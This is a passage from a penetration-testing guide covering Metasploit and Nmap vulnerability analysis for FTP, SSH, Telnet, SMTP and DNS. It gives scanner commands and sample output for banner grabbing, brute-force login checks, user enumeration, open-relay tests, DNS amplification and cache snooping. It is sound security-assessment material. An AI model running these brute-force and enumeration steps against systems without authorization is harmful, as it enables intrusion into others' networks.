2. Launch Ivre on the network with T0 or proxycanon
3. Determine vulnerabilities and threat vectors
4. Check Possibility of the attacks
5. Determine what kind of Info can be compromised
6. Report

> In case the enterprise wants to determine it's blue team capacities check multiple attack vectors and check if you get discovered. >

2.2 Vulnerability Analysis

So, by using **intelligence gathering** we have completed the normal scanning and banner grabbing. Yay!!. Now, it's time for some **metasploit-fu** and **nmap-fu**. We would go thru almost every port/ service and figure out what information can be retrieved from it and whether it can be exploited or not?

So we start with creating a new workspace in the msfconsole for better work.

```
msfconsole -q -- Starts Metasploit Console quietly
workspace -a <Engagement_Name> -- Add a new workspace with the engagement name,
↳specified
workspace <Engagement_Name> -- Switch to the new workspace
```

Let's import all the nmap xml file (Nmap XML file saved after doing port scan) of different network ranges

```
db_import /root/Documents/Project_Location/Engagement_Name/Internal/Site_10.*.*.0_*/
↳nmap_scans/Port_Scan/*.xml
```

After all the importing, it's important to check what all services/ ports are running to get a feel of different possibilities.

```
services -c port,name -u -o /tmp/ports
^ -u is used for only showing ports which are open.
```

This will write a file in /tmp/ports containing the port number and it's name. info could also be used to get more information.

```
cat /tmp/ports | cut -d , -f2,3 | sort | uniq | tr -d \" | grep -v -E 'port|tcpwrapped'
↳' | sort -n
```

This will provide you the sorted ports running on the network which can be then viewed to probe further.

A sample output is

```
***SNIP**
20,ftp-data
21,ftp
22,ssh
23,landesk-rc
23,telnet
24,priv-mail
25,smtp
25,smtp-proxy
***SNIP**
```

Let's move **port by port** and check what metasploit framework and nmap nse has to offer. By no means, this is a complete list, new ports, metasploit modules, nmap nse will be added as used. This post currently covers the below ports/ services. Mostly exploited are Apache Tomcat, JBoss, Java RMI, Jenkins, ISCSI, HP HPDataProtector RCE, IPMI, RTSP, VNC, X11 etc.

- *FTP - Port 21*
- *SSH - Port 22*
- *Telnet - Port 23*
- *SMTP | Port 25 and Submission Port 587*
- *DNS - Port 53*
- *Finger - Port 79*

- *HTTP*
- *Webmin*
- *Jenkins*
- *Apache Tomcat*
- *JBoss*
- *Lotus Domino httpd*
- *IIS*
- *VMware ESXi*
- *Kerberos - Port 88*
- *POP3 - Port 110*
- *RPCInfo - Port 111*
- *Ident - Port 113*
- *NetBios*
- *SNMP - Port 161*
- *Check Point FireWall-1 Topology - Port 264*
- *LDAP - Port 389*
- *SMB - Port 445*
- *rexec - Port 512*
- *rlogin - Port 513*
- *RSH - port 514*
- *AFP - Apple Filing Protocol - Port 548*
- *Microsoft Windows RPC Services \ Port 135 and Microsoft RPC Services over HTTP \ Port 593*
- *HTTPS - Port 443 and 8443*
- *RTSP - Port 554 and 8554*
- *Rsync - Port 873*
- *Java RMI - Port 1099*
- *MS-SQL \ Port 1433*
- *Oracle - Port 1521*
- *NFS - Port 2049*
- *ISCSI - Port 3260*
- *SAP Router \ Port 3299*
- *MySQL \ Port 3306*
- *Postgresql - Port 5432*
- *HPDataProtector RCE - Port 5555*
- *VNC - Port 5900*
- *CouchDB - Port 5984*

- *Other*
- *Redis - Port 6379*
- *AJP Apache JServ Protocol - Port 8009*
- *PJL - Port 9100*
- *Apache Cassandra - Port 9160*
- *Network Data Management Protocol (ndmp) - Port 10000*
- *Memcache - Port 11211*
- *MongoDB - Port 27017 and Port 27018*
- *EthernetIP-TCP-UDP - Port 44818*
- *UDP BACNet - Port 47808*

2.2.1 FTP - Port 21

So, on a network we can find multiple versions of ftp servers running. Let's find out by

```
services -p 21 -c info -o /tmp/ftpinfo  
cat /tmp/ftpinfo | cut -d , -f2 | sort | uniq
```

A Sample output is

```
"Alfresco Document Management System ftpd"  
"D-Link Printer Server ftpd"  
"FreeBSD ftpd 6.00LS"  
"HP JetDirect ftpd"  
"HP LaserJet P4014 printer ftpd"  
"Konica Minolta bizhub printer ftpd"  
"Microsoft ftpd"  
"National Instruments LabVIEW ftpd"  
"NetBSD lukemftpd"  
"Nortel CES1010E router ftpd"  
"oftpd"  
"OpenBSD ftpd 6.4 Linux port 0.17"  
"PacketShaper ftpd"  
"ProFTPD 1.3.3"  
"Pure-FTPD"  
"Ricoh Aficio MP 2000 printer ftpd 6.15"  
"Ricoh Aficio MP 2000 printer ftpd 6.17"  
"Ricoh Aficio MP 2352 printer ftpd 10.67"  
"Ricoh Aficio MP 4002 printer ftpd 11.103"  
"Ricoh Aficio MP W3600 printer ftpd 6.15"  
"Ricoh Aficio SP 3500SF printer ftpd 75905e"  
"vsftpd"  
"vsftpd 2.0.4+ (ext.3)"  
"vsftpd 2.0.5"  
"vsftpd 2.0.8 or later"  
"vsftpd 2.2.2"  
"vsftpd 3.0.2"  
"vsftpd (before 2.0.8) or WU-FTPD"  
"WU-FTPD or MIT Kerberos ftpd 5.60"  
"WU-FTPD or MIT Kerberos ftpd 6.00L"
```

Metasploit

FTP Version Scanner

Detect the ftp version.

This can be done using

```
use auxiliary/scanner/ftp/ftp_version
services -p 21 -R
```

Sample Output:

```
[*] 172.16.xx.xx:21 FTP Banner: '220 BDL095XXXX FTP server ready.\x0d\x0a'
[*] 172.16.xx.xx:21 FTP Banner: '220 (vsFTPd 2.0.5)\x0d\x0a'
[*] 172.16.xx.xx:21 FTP Banner: '220 ProFTPD 1.3.2 Server (ProFTPD Default
→Installation) [172.16.110.51]\x0d\x0a'
[*] 172.16.xx.xx:21 FTP Banner: '220 pSCn-D1 FTP server (Version 4.2 Tue Feb 19
→19:37:47 CST 2013) ready.\x0d\x0a'
[*] 172.16.xx.xx:21 FTP Banner: '220 pSCn-Dev FTP server (Version 4.2 Tue Feb 19
→19:37:47 CST 2013) ready.\x0d\x0a'
[*] Auxiliary module execution completed
```

Anonymous FTP Access Detection

Detect anonymous (read/ write) FTP server access.

A sample of results is

```
[+] 10.10.xx.xx:21 - Anonymous READ/WRITE (220 Microsoft FTP Service)
[+] 10.10.xx.xx:21 - Anonymous READ (220 Microsoft FTP Service)
```

FTP Authentication Scanner

FTP Authentication Scanner which will test FTP logins on a range of machines and report successful logins.

```
use auxiliary/scanner/ftp/ftp_login
services -p 21 -R
```

Sample Output:

```
Yet to run
```

FTP Bounce Port Scanner

Enumerate TCP services via the FTP bounce PORT/LIST method.

```
use auxiliary/scanner/portscan/ftpbounce
```

Nmap

ftp-anon

`ftp-anon.nse` : Checks if an FTP server allows anonymous logins. If anonymous is allowed, gets a directory listing of the root directory and highlights writeable files.

Sample Output:

```
nmap -sV --script ftp-anon -p 21 10.10.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 21:53 IST
Nmap scan report for 10.10.xx.xx
Host is up (0.018s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 0          0          4096 Jun 25 2011 pub
Service Info: OS: Unix
```

ftp-brute

`ftp-brute.nse` : Performs brute force password auditing against FTP servers.

ftp-bounce

`ftp-bounce.nse` : Checks to see if an FTP server allows port scanning using the FTP bounce method.

2.2.2 SSH - Port 22

Metasploit

SSH Version Scanner

Detect SSH version.

```
use auxiliary/scanner/ssh/ssh_version
services -p 22 -u -R
```

Sample output

```
[*] 10.23.xx.xx:22 SSH server version: SSH-2.0-OpenSSH_5.8 (service.version=5.8_
↪service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH)
[*] 10.23.xx.xx:22 SSH server version: SSH-2.0-9nroL
[*] 10.23.xx.xx:22 SSH server version: SSH-1.99-Cisco-1.25 (service.version=1.25_
↪service.vendor=Cisco service.product=SSH os.vendor=Cisco os.product=IOS os.
↪certainty=0.8)
```

There's a auxiliary module to try

SSH Brute force

SSH Login Check Scanner will test ssh logins on a range of machines and report successful logins. Caution: Brute-Force.

```
use auxiliary/scanner/ssh/ssh_login
services -p 22 -u -R
```

Nmap

has three NSE

ssh2-enum-algos

`ssh2-enum-algos.nse` : Reports the number of algorithms (for encryption, compression, etc.) that the target SSH2 server offers. If verbosity is set, the offered algorithms are each listed by type.

Sample Output:

```
nmap --script ssh2-enum-algos -p 22 -n 103.206.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 22:04 IST
Nmap scan report for 103.206.xx.xx
Host is up (0.018s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-dss
|       ssh-rsa
|   encryption_algorithms: (9)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-cbc
|       aes192-cbc
|       aes256-cbc
|       blowfish-cbc
|       3des-cbc
|       none
|   mac_algorithms: (2)
|       hmac-sha1
|       hmac-md5
|   compression_algorithms: (1)
|_   none

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```

SSH-Hostkey

`ssh-hostkey.nse` : Shows SSH hostkeys

Sample Output:

```
nmap --script ssh-hostkey -p 22 -n 103.206.xx.xx --script-args ssh_hostkey=full
```

```
Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 22:07 IST
```

```
Nmap scan report for 103.206.xx.xx
```

```
Host is up (0.019s latency).
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
| ssh-hostkey:
```

```
|   ssh-dss_
```

```
→ AAAAB3NzaC1kc3MAAACBAOohTo8BeSsafI78mCTp7vz1ETkdSXNj8wgrYMD+DOEDpdfMEqYJOFPUWiyK0HrkYrP7UyODp9SEcr
```

```
→ vQNUDe+RlnFxX0wAAAIAxBBnv/
```

```
→ P1RyzGdGM+JX2tbM6gJvC4WNoq7Okdh1ZH2Rxn1plU+oTt189ZI5UcR67x504o5fXVZ0pj3yJh6yMQFfsw89iSbTGmM6V1wYnq
```

```
→ 8vFrwb/C2KoL36JiIABgAAAIAUTOQm2+LVNqISuZT/doDbz5H89dCbLyL0uNiPRGW3XGjsZrW/iyvN/
```

```
→ FQ1Lz0vaildb3UPbkNvhQNhOIJtAYClyQg1btjvBCV2YvG9P91Ljyl6avSUoPEDg7h46E90TpneFa0tRf+V3RBC4KbXHrelgHy
```

```
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDI RocXKgi013kZeVNEPlMXBBDj4WYAPFzNgf63+e/
```

```
→ RMN5DSYz4AmVw1V8o+gsaL3mCeMwRdMfPCVlDdFPRDbZhyXNiG2vstc+gbeOHYDaLuQJVMF/
```

```
→ ++M8Yw9GWr7d0OA9zUfRkYVrQT53bfYzSpiulZpAbnkY0X5Ma40a056Sq4H1NNqb7ZBdCWmder3veBq+6R9z+xsY0ji5Csr52b
```

```
→ /lWDUDwK+hQ8jL9EjP884uPflRJPqdxoWLK001exSPHmcZOFNCeb2TQSkTbJVih5Qg55eel2d0f/
```

```
→ YZe24b6SalaANsZHt9MyG6Q5DNbtWvV2ixV
```

```
Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
```

SShv1

`sshv1.nse` : Checks if an SSH server supports the obsolete and less secure SSH Protocol Version 1.

Sample Output:

```
nmap --script sshv1 -p 22 -n 203.134.xx.xx
```

```
Starting Nmap 7.01 (https://nmap.org) at 2016-04-03 23:16 IST
```

```
Nmap scan report for 203.134.xx.xx
```

```
Host is up (0.042s latency).
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
|_sshv1: Server supports SSHv1
```

2.2.3 Telnet - Port 23

Metasploit

Telnet version

Detect telnet version.

```
use auxiliary/scanner/telnet/telnet_version
services -p 23 -u -R
```

Sample Output

```
[*] 10.13.xx.xx:23 TELNET (ttyp0)\x0d\x0a\x0d\x0alogin:
[*] 10.13.xx.xx:23 TELNET User Access Verification\x0a\x0aUsername:
```

One sad thing is telnet_version overwrites the Nmap banner, which is most probably not good. Need to check how we can avoid this. maybe not run version modules?

We could have used nmap banners for telnet for example: below for the SNMP modules. As routers/ switches are mostly uses SNMP.

```
10.23.xx.xx 23 tcp telnet open Usually a Cisco/3com switch
10.23.xx.xx 23 tcp telnet open Aruba switch telnetd
10.87.xx.xx 23 tcp telnet open Dell PowerConnect switch telnetd
10.10.xx.xx 23 tcp telnet open Cisco router telnetd
10.10.xx.xx 23 tcp telnet open Pirelli NetGate VOIP v2 broadband
↪router telnetd
```

Telnet Login Check Scanner

Test a telnet login on a range of machines and report successful logins.

```
use auxiliary/scanner/telnet/telnet_login
services -p 23 -u -R
```

Nmap

Two NSEs

Telnet-brute

`telnet-brute.nse` : Performs brute-force password auditing against telnet servers.

and

Telnet-encryption

`telnet-encryption.nse` : Determines whether the encryption option is supported on a remote telnet server.

2.2.4 SMTP | Port 25 and Submission Port 587

Metasploit

SMTP_Version

SMTP Banner Grabber.

```
use auxiliary/scanner/smtp/smtp_version
services -p 25 -u -R
```

Sample Output

```
[*] 10.10.xx.xx:25 SMTP 220 xxxx.example.com Microsoft ESMTPL MAIL Service, Version: 6.0.3790.4675 ready at Thu, 3 Mar 2016 18:22:44 +0530 \x0d\x0a
[*] 10.10.xx.xx:25 SMTP 220 smtpsrv.example.com ESMTPL Sendmail; Thu, 3 Mar 2016 18:22:39 +0530 \x0d\x0a
```

SMTP Open Relays

Tests if an SMTP server will accept (via a code 250) an e-mail by using a variation of testing methods

```
use auxiliary/scanner/smtp/smtp_relay
services -p 25 -u -R
```

You might want to change MAILFROM and MAILTO, if you want to see if they are actual open relays client might receive emails.

Sample Output:

```
[+] 172.16.xx.xx:25 - Potential open SMTP relay detected: - MAIL FROM:<sender@example.com> -> RCPT TO:<target@example.com>
[*] 172.16.xx.xx:25 - No relay detected
[+] 172.16.xx.xx:25 - Potential open SMTP relay detected: - MAIL FROM:<sender@example.com> -> RCPT TO:<target@example.com>
```

SMTP User Enumeration Utility

Allows the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which reveals the actual address of users aliases and lists of e-mail (mailing lists)). Through the implementation of these SMTP commands can reveal a list of valid users. User files contains only Unix usernames so it skips the Microsoft based Email SMTP Server. This can be changed using UNIXONLY option and custom user list can also be provided.

```
use auxiliary/scanner/smtp/smtp_enum
services -p 25 -u -R
```

Sample Output

```
[*] 10.10.xx.xx:25 Skipping microsoft (220 ftpsrv Microsoft ESMTPL MAIL Service, Version: 6.0.3790.4675 ready at Thu, 3 Mar 2016 18:49:49 +0530)
[+] 10.10.xx.xx:25 Users found: adm, admin, avahi, avahi-autoipd, bin, daemon, fax, ftp, games, gdm, gopher, haldaemon, halt, lp, mail, news, nobody, operator, postgres, postmaster, sshd, sync, uucp, webmaster, www
```

Nmap NSE

SMTP-brute

`smtp-brute.nse` : Performs brute force password auditing against SMTP servers using either LOGIN, PLAIN, CRAM-MD5, DIGEST-MD5 or NTLM authentication.

SMTP-Commands

`smtp-commands.nse` : Attempts to use EHLO and HELP to gather the Extended commands supported by an SMTP server.

SMTP-enum-users

`smtp-enum-users.nse` : Attempts to enumerate the users on a SMTP server by issuing the VRFY, EXPN or RCPT TO commands. The goal of this script is to discover all the user accounts in the remote system. Similar to SMTP_ENUM in metasploit.

SMTP-open-relay

`smtp-open-relay.nse` : Attempts to relay mail by issuing a predefined combination of SMTP commands. The goal of this script is to tell if a SMTP server is vulnerable to mail relaying.

Sample Output:

```
nmap -iL email_servers -v --script=smtp-open-relay -p 25
Nmap scan report for 10.10.xx.xx
Host is up (0.00039s latency).
PORT      STATE  SERVICE
25/tcp    open   smtp
| smtp-open-relay: Server is an open relay (14/16 tests)
| MAIL FROM:<> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@nmap.scanme.org> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@sysmailsrv.example.com> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<relaytest@nmap.scanme.org@[10.10.8.
↪136]>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<relaytest@nmap.scanme.
↪org@sysmailsrv.example.com>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<"relaytest@nmap.scanme.org">
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<"relaytest@nmap.scanme.org">
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<"relaytest@nmap.scanme.org"@[10.10.
↪8.136]>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<@[10.10.8.136]:relaytest@nmap.
↪scanme.org>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<@sysmailsrv.example.
↪com:relaytest@nmap.scanme.org>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<nmap.scanme.org!relaytest>
| MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<nmap.scanme.org!relaytest@[10.10.8.
↪136]>
|_ MAIL FROM:<antispam@[10.10.xx.xx]> -> RCPT TO:<nmap.scanme.org!
↪relaytest@sysmailsrv.example.com>
MAC Address: 00:50:56:B2:21:A9 (VMware)
```

Other

SMTP Commands

SMTP supports the below commands:

```
ATRN    Authenticated TURN
AUTH    Authentication
BDAT    Binary data
BURL    Remote content
DATA    The actual email message to be sent. This command is terminated with a line_
↳that contains only a .
EHLO    Extended HELO
ETRN    Extended turn
EXPN    Expand
HELO    Identify yourself to the SMTP server.
HELP    Show available commands
MAIL    Send mail from email account
MAIL FROM: me@mydomain.com
NOOP    No-op. Keeps you connection open.
ONEX    One message transaction only
QUIT    End session
RCPT    Send email to recipient
RCPT TO: you@yourdomain.com
RSET    Reset
SAML    Send and mail
SEND    Send
SOML    Send or mail
STARTTLS
SUBMITTER    SMTP responsible submitter
TURN    Turn
VERB    Verbose
VERFY    Verify
```

The following is an actual SMTP session. All sessions must start with HELO and end with QUIT.

```
HELO my.server.com
MAIL FROM: <me@mydomain.com>
RCPT TO: <you@yourdomain.com>
DATA
From: Danny Dolittle
To: Sarah Smith
Subject: Email sample
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii

This is a test email for you to read.
.
QUIT
```

2.2.5 DNS - Port 53

Metasploit

DNS Bruteforce Enumeration

Uses a dictionary to perform a bruteforce attack to enumerate hostnames and subdomains available under a given domain

```
use auxiliary/gather/dns_bruteforce
```

Sample Output:

```
[+] Host autodiscover.example.com with address 10.10.xx.xx found
[+] Host b2b.example.com with address 10.10.xx.xx found
[+] Host blog.example.com with address 10.10.xx.xx found
```

DNS Basic Information Enumeration

Module enumerates basic DNS information for a given domain. The module gets information regarding to A (addresses), AAAA (IPv6 addresses), NS (name servers), SOA (start of authority) and MX (mail servers) records for a given domain. In addition, this module retrieves information stored in TXT records.

```
use auxiliary/gather/dns_info
```

Sample Output:

```
[*] Enumerating example.com
[+] example.com - Address 93.184.xx.xx found. Record type: A
[+] example.com - Address 2606:2800:220:1:248:1893:25c8:1946 found. Record type: AAAA
[+] example.com - Name server a.iana-servers.net (199.43.xx.xx) found. Record type: NS
[+] example.com - Name server a.iana-servers.net (2001:500:8c::53) found. Record_
↳type: NS
[+] example.com - Name server b.iana-servers.net (199.43.xx.xx) found. Record type: NS
[+] example.com - Name server b.iana-servers.net (2001:500:8d::53) found. Record_
↳type: NS
[+] example.com - sns.dns.icann.org (199.4.xx.xx) found. Record type: SOA
[+] example.com - sns.dns.icann.org (64:ff9b::c704:1c1a) found. Record type: SOA
[+] example.com - Text info found: v=spf1 -all . Record type: TXT
[+] example.com - Text info found: $Id: example.com 4415 2015-08-24 20:12:23Z davids
↳$ . Record type: TXT
[*] Auxiliary module execution completed
```

DNS Reverse Lookup Enumeration

Module performs DNS reverse lookup against a given IP range in order to retrieve valid addresses and names.

```
use auxiliary/gather/dns_reverse_lookup
```

DNS Common Service Record Enumeration

Module enumerates common DNS service records in a given domain.

Sample Output:

```
use auxiliary/gather/dns_srv_enum
set domain example.com
run

[*] Enumerating SRV Records for example.com
[+] Host: sipfed.online.lync.com IP: 10.10.xx.xx Service: sipfederationtls Protocol:_
↳tcp Port: 5061 Query: _sipfederationtls._tcp.example.com
```

(continues on next page)

(continued from previous page)

```
[+] Host: sipfed.online.lync.com IP: 2a01:XXX:XXXX:2::b Service: sipfederationtls_
↪Protocol: tcp Port: 5061 Query: _sipfederationtls._tcp.example.com
[*] Auxiliary module execution completed
```

DNS Record Scanner and Enumerator

Module can be used to gather information about a domain from a given DNS server by performing various DNS queries such as zone transfers, reverse lookups, SRV record bruteforcing, and other techniques.

```
use auxiliary/gather/enum_dns
```

Sample Output:

```
[*] Setting DNS Server to zonetransfer.me NS: 81.4.xx.xx
[*] Retrieving general DNS records
[*] Domain: zonetransfer.me IP address: 217.147.xx.xx Record: A
[*] Name: ASPMX.L.GOOGLE.COM. Preference: 0 Record: MX
[*] Name: ASPMX3.GOOGLEMAIL.COM. Preference: 20 Record: MX
[*] Name: ALT1.ASPMX.L.GOOGLE.COM. Preference: 10 Record: MX
[*] Name: ASPMX5.GOOGLEMAIL.COM. Preference: 20 Record: MX
[*] Name: ASPMX2.GOOGLEMAIL.COM. Preference: 20 Record: MX
[*] Name: ASPMX4.GOOGLEMAIL.COM. Preference: 20 Record: MX
[*] Name: ALT2.ASPMX.L.GOOGLE.COM. Preference: 10 Record: MX
[*] zonetransfer.me.      301      IN      TXT
[*] Text: zonetransfer.me.      301      IN      TXT
[*] Performing zone transfer against all nameservers in zonetransfer.me
[*] Testing nameserver: nsztml.digi.ninja.
W, [2016-04-05T22:53:16.834590 #15019] WARN -- : AXFR query, switching to TCP
W, [2016-04-05T22:53:17.490698 #15019] WARN -- : Error parsing axfr response:
↪undefined method `+' for nil:NilClass
W, [2016-04-05T22:53:32.047468 #15019] WARN -- : Nameserver 167.88.xx.xx not
↪responding within TCP timeout, trying next one
F, [2016-04-05T22:53:32.047746 #15019] FATAL -- : No response from nameservers list:
↪aborting
[-] Zone transfer failed (length was zero)
[*] Testing nameserver: nsztml.digi.ninja.
W, [2016-04-05T22:53:33.269318 #15019] WARN -- : AXFR query, switching to TCP
W, [2016-04-05T22:53:33.804121 #15019] WARN -- : Error parsing axfr response:
↪undefined method `+' for nil:NilClass
W, [2016-04-05T22:53:48.481319 #15019] WARN -- : Nameserver 81.4.xx.xx not
↪responding within TCP timeout, trying next one
F, [2016-04-05T22:53:48.481519 #15019] FATAL -- : No response from nameservers list:
↪aborting
[-] Zone transfer failed (length was zero)
[*] Enumerating SRV records for zonetransfer.me
[*] SRV Record: _sip._tcp.zonetransfer.me Host: www.zonetransfer.me. Port: 5060
↪Priority: 0
[*] Done
[*] Auxiliary module execution completed
```

Two interesting metasploit modules which we found are

DNS Amplification Scanner

Test for the DNS Amplification Tests.

```
auxiliary/scanner/dns/dns_amp
services -p 53 -u -R
```

Sample Output:

```
[*] Sending 67 bytes to each host using the IN ANY isc.org request
[+] 10.10.xx.xx:53 - Response is 401 bytes [5.99x Amplification]
[+] 10.10.xx.xx:53 - Response is 417 bytes [6.22x Amplification]
[+] 10.10.xx.xx:53 - Response is 401 bytes [5.99x Amplification]
[+] 10.10.xx.xx:53 - Response is 230 bytes [3.43x Amplification]
```

DNS Non-Recursive Record Scraper

Can be used to scrape records that have been cached by a specific nameserver. Thinking of what all can be discovered from this module is the antivirus softwares used by the company, websites visited by the employees. It uses dns norecurse option.

```
use auxiliary/gather/dns_cache_scraper
```

Sample Output:

```
[*] Making queries against 103.8.xx.xx
[+] dn1-01.geo.kaspersky.com - Found
[+] downloads2.kaspersky-labs.com - Found
[+] liveupdate.symantecliveupdate.com - Found
[+] liveupdate.symantec.com - Found
[+] update.symantec.com - Found
[+] update.nai.com - Found
[+] guru.avg.com - Found
[*] Auxiliary module execution completed
```

Nmap

Nmap has around 19-20 NSE Scripts for DNS, we haven't mentioned all the NSE here, only which we were able to use.:

Broadcast-dns-service-discovery

[broadcast-dns-service-discovery.nse](#) : Attempts to discover hosts' services using the DNS Service Discovery protocol. It sends a multicast DNS-SD query and collects all the responses.

Sample Output:

```
nmap --script=broadcast-dns-service-discovery

Starting Nmap 7.01 (https://nmap.org) at 2016-04-12 14:53 IST
Pre-scan script results:
| broadcast-dns-service-discovery:
```

(continues on next page)

(continued from previous page)

```
| 172.30.xx.xx
| 9/tcp workstation
|   Address=172.30.xx.xx fe80:0:0:0:3e97:eff:fe9a:51b
| 22/tcp udisks-ssh
|   Address=172.30.xx.xx fe80:0:0:0:3e97:eff:fe9a:51b
| 172.30.xx.xx
| 2020/tcp teamviewer
|   DyngateID=164005815
|   Token=CrzebHH5rkzIEBsP
|   UUID=119e36d8-4366-4495-9e13-c44be02851f0
|_   Address=172.30.xx.xx fe80:0:0:0:69ab:44d5:e21d:738e
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 7.24 seconds
```

It's surprising why teamviewer will broadcast its ID, then we mostly need 4 digit pin just to control the machine.

DNS-blacklist

[dns-blacklist.nse](#) (External IP Only) Checks target IP addresses against multiple DNS anti-spam and open proxy blacklists and returns a list of services for which an IP has been flagged

DNS-brute

[dns-brute.nse](#) : This is similar to the msf dns_bruteforce module. Attempts to enumerate DNS hostnames by brute force guessing of common subdomains.

Sample Output:

```
nmap --script dns-brute www.example.com -sn -n -Pn

Starting Nmap 7.01 (https://nmap.org) at 2016-04-05 23:23 IST
Nmap scan report for www.example.com (116.50.xx.xx)
Host is up.
Other addresses for www.example.com (not scanned): 64:ff9b::7432:4fd0

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|   mx1.example.com - 64:ff9b:0:0:0:0:cbc7:2989
|   images.example.com - 116.50.xx.xx
|   images.example.com - 64:ff9b:0:0:0:0:7432:404b
|   dns.example.com - 116.50.xx.xx
|   dns.example.com - 64:ff9b:0:0:0:0:7432:42e6
|   web.example.com - 203.199.xx.xx
|   web.example.com - 64:ff9b:0:0:0:0:cbc7:2911
|   exchange.example.com - 203.199.xx.xx
|   mail.example.com - 116.50.xx.xx
|   exchange.example.com - 64:ff9b:0:0:0:0:cbc7:29a7
|   mail.example.com - 64:ff9b:0:0:0:0:7432:4fe7
|   blog.example.com - 116.50.xx.xx
|   blog.example.com - 64:ff9b:0:0:0:0:7432:4ebb
|   www.example.com - 116.50.xx.xx
|   www.example.com - 64:ff9b:0:0:0:0:7432:4fd0
|   sip.example.com - 116.50.xx.xx
```

(continues on next page)

(continued from previous page)

```

| sip.example.com - 116.50.xx.xx
| sip.example.com - 64:ff9b:0:0:0:0:7432:4e56
| sip.example.com - 64:ff9b:0:0:0:0:7432:4ec9
| mobile.example.com - 116.50.xx.xx
|_ mobile.example.com - 64:ff9b:0:0:0:0:7432:4e18

Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds

```

DNS-Cache-snoop

dns-cache-snoop.nse : This module is similar to `dns_cache_scraper`. Perform DNS cache snooping against a DNS server. The default list of domains to check consists of the top 50 most popular sites, each site being listed twice, once with “www.” and once without. Use the `dns-cache-snoop.domains` script argument to use a different list.

Sample Output with no arguments:

```

nmap -sU -p 53 --script dns-cache-snoop.nse 103.8.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-04-05 23:30 IST
Nmap scan report for ns5.xxxxxxx.co.in (103.8.xx.xx)
Host is up (0.067s latency).
PORT      STATE SERVICE
53/udp    open  domain
| dns-cache-snoop: 83 of 100 tested domains are cached.
| google.com
| www.google.com
| facebook.com
| www.facebook.com
| youtube.com
| www.youtube.com
| yahoo.com
| www.yahoo.com

```

Sample Output with custom list of websites:

```

nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-cache-snoop.mode=timed,
↪ dns-cache-snoop.domains={dnl-01.geo.kaspersky.com,update.symantec.com,host3.com}' ↪
↪ 103.8.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-04-05 23:33 IST
Nmap scan report for ns5.tataidc.co.in (103.8.xx.xx)
Host is up (0.11s latency).
PORT      STATE SERVICE
53/udp    open  domain
| dns-cache-snoop: 2 of 3 tested domains are cached.
| dnl-01.geo.kaspersky.com
|_update.symantec.com

```

DNS-Check-zone

dns-check-zone.nse : Checks DNS zone configuration against best practices, including RFC 1912. The configuration checks are divided into categories which each have a number of different tests.

Sample Output:

```
nmap -sn -Pn aster.example.co.in --script dns-check-zone --script-args='dns-check-  
↪zone.domain=example.com'
```

```
Starting Nmap 7.01 (https://nmap.org) at 2016-04-06 09:33 IST  
Nmap scan report for aster.example.co.in (202.191.xx.xx)  
Host is up.  
Other addresses for aster.example.co.in (not scanned): 64:ff9b::cabf:9a42  
rDNS record for 202.191.xx.xx: segment-202-191.sify.net  
Host script results:  
| dns-check-zone:  
| DNS check results for domain: example.com  
| MX  
| PASS - Reverse MX A records  
| All MX records have PTR records  
| SOA  
| PASS - SOA REFRESH  
| SOA REFRESH was within recommended range (3600s)  
| PASS - SOA RETRY  
| SOA RETRY was within recommended range (600s)  
| PASS - SOA EXPIRE  
| SOA EXPIRE was within recommended range (1209600s)  
| PASS - SOA MNAME entry check  
| SOA MNAME record is listed as DNS server  
| PASS - Zone serial numbers  
| Zone serials match  
| NS  
| FAIL - Recursive queries  
| The following servers allow recursive queries: 45.33.xx.xx  
| PASS - Multiple name servers  
| Server has 2 name servers  
| PASS - DNS name server IPs are public  
| All DNS IPs were public  
| PASS - DNS server response  
| All servers respond to DNS queries  
| PASS - Missing nameservers reported by parent  
| All DNS servers match  
| PASS - Missing nameservers reported by your nameservers  
|_ All DNS servers match  
  
Nmap done: 1 IP address (1 host up) scanned in 6.05 seconds
```

DNS-nsid

dns-nsid.nse : Retrieves information from a DNS nameserver by requesting its nameserver ID (nsid) and asking for its id.server and version.bind values.

Sample Output:

```
nmap -sSU -p 53 --script dns-nsid 202.191.xx.xx  
  
